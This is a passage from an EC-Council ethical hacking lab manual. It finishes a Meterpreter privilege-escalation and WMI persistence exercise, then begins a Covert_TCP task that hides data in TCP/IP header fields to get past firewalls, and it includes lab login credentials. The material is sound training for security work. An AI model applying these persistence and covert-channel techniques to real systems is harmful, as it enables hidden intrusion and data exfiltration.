
40. Switch to the **Parrot Security** machine, you can see that the previous session will be closed.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

41. Navigate to the second terminal and we can see that the meterpreter session is opened.

    Note: It will take approximately 5-10 minutes for the session to open.



42. Now type **getuid** and press **Enter**.

43. We can see that we system privileges and persistence on the target machine, whenever the machine is restarted a session is created.
44. This concludes the demonstration of privilege escalation and maintain persistence using WMI.
45. Close all open windows and document all the acquired information.
46. Turn off the **Parrot Security** and **Windows Server 2019** virtual machines.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Task 9: Covert Channels using Covert_TCP

Networks use network access control permissions to permit or deny the traffic flowing through them. Tunneling is used to bypass the access control rules of firewalls, IDS, IPS, and web proxies to allow certain traffic. Covert channels can be created by inserting data into the unused fields of protocol headers. There are many unused or misused fields in TCP or IP over which data can be sent to bypass firewalls.

The Covert_TCP program manipulates the TCP/IP header of the data packets to send a file one byte at a time from any host to a destination. It can act like a server as well as a client and can be used to hide the data transmitted inside an IP header. This is useful when bypassing firewalls and sending data with legitimate-looking packets that contain no data for sniffers to analyze.

A professional ethical hacker or pen tester must understand how to carry covert traffic inside the unused fields of TCP and IP headers.

Here, we will use Covert_TCP to create a covert channel between the two machines.


Note: For demonstration purposes, in this task, we will use the **Parrot Security** machine as the target machine and the **Ubuntu** machine as the host machine. Here, we will create a covert channel to send a text document from the target machine to the host machine.

1. Turn on the **Windows 11**, **Parrot Security** and **Ubuntu** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the **terminal** window, type **cd Desktop** and press **Enter**.
5. Type **mkdir Send** and press **Enter** to create a folder named **Send** on **Desktop**.
6. Type **cd Send** and press **Enter** to change the current working directory to the **Send** folder.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



7. Now, type **echo "Secret Message" > message.txt** and press **Enter** to make a new text file named **message** containing the string "**Secret Message**".




8. Now, click the **Places** menu at the top of the **Desktop** and click **ceh-tools 10.10.1.11** from the drop-down options.


Note: If **ceh-tools 10.10.1.11** option is not present then follow the below steps:

- Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options.
- The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.
- The security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

